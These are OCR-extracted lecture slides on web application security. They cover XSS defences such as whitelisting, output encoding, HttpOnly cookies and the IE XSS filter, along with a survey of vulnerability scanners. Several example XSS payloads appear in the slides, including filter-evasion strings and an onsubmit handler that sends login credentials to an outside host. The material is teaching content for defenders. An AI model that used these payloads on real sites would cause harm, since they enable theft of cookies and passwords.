
- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Defenses at server



How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering


- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG "'"><SCRIPT>alert("XSS")…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!
  - Examples in a few slides

ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds <script> in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: <%@ Page validateRequest="false" %>



Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script
  - Good case
    - <script src=“ ...” → src=“...”
  - But then
    - <scr<scriptipt src=“ ...” → <script src=“ ...”


Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

HttpOnly Cookies

IE6 SP1, FF2.0.0.5

(not Safari?)



- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs.

IE XSS Filter

- What can you do at the client?

User Victim

5 send valuable data


3 click on link


4 echo user input


Server Victim

http://blogs.msdn.com/ie/archive/2008/07/01/ie8-security-part-iv-the-xss-filter.aspx

Complex problems in social network sites







User-supplied application

XSS points to remember

- Key defensive approaches
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

Lecture outline

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices

Finding vulnerabilities


Survey of Web Vulnerability Tools

Local


Remote

>$100K total retail price

Example scanner UI



Test Vectors By Category



Test Vector Percentage Distribution


Detecting Known Vulnerabilities

Vulnerabilities for
previous versions of Drupal, phpBB2, and WordPress

Category	Drupal 4.7.0		phpBB2 2.0.19		Wordpress 1.5strayhorn	
	NVD	Scanner	NVD	Scanner	NVD	Scanner
XSS	5	2	4	2	13	7
SQLI	3	1	1	1	12	7
XCS	3	0	1	0	8	3
Session	5	5	4	4	6	5
CSRF	4	0	1	0	1	1
Info Leak	4	3	1	1	5	4

Good: Info leak, Session
Decent: XSS/SQLI
Poor: XCS, CSRF (low vector count?)

Vulnerability Detection



Secure development

Experimental Study

- What factors most strongly influence the likely security of a new web site?
  - Developer training?
  - Developer team and commitment?
    - freelancer vs stock options in startup?
  - Programming language?
  - Library, development framework?
- How do we tell?
  - Can we use automated tools to reliably measure security in order to answer the question above?

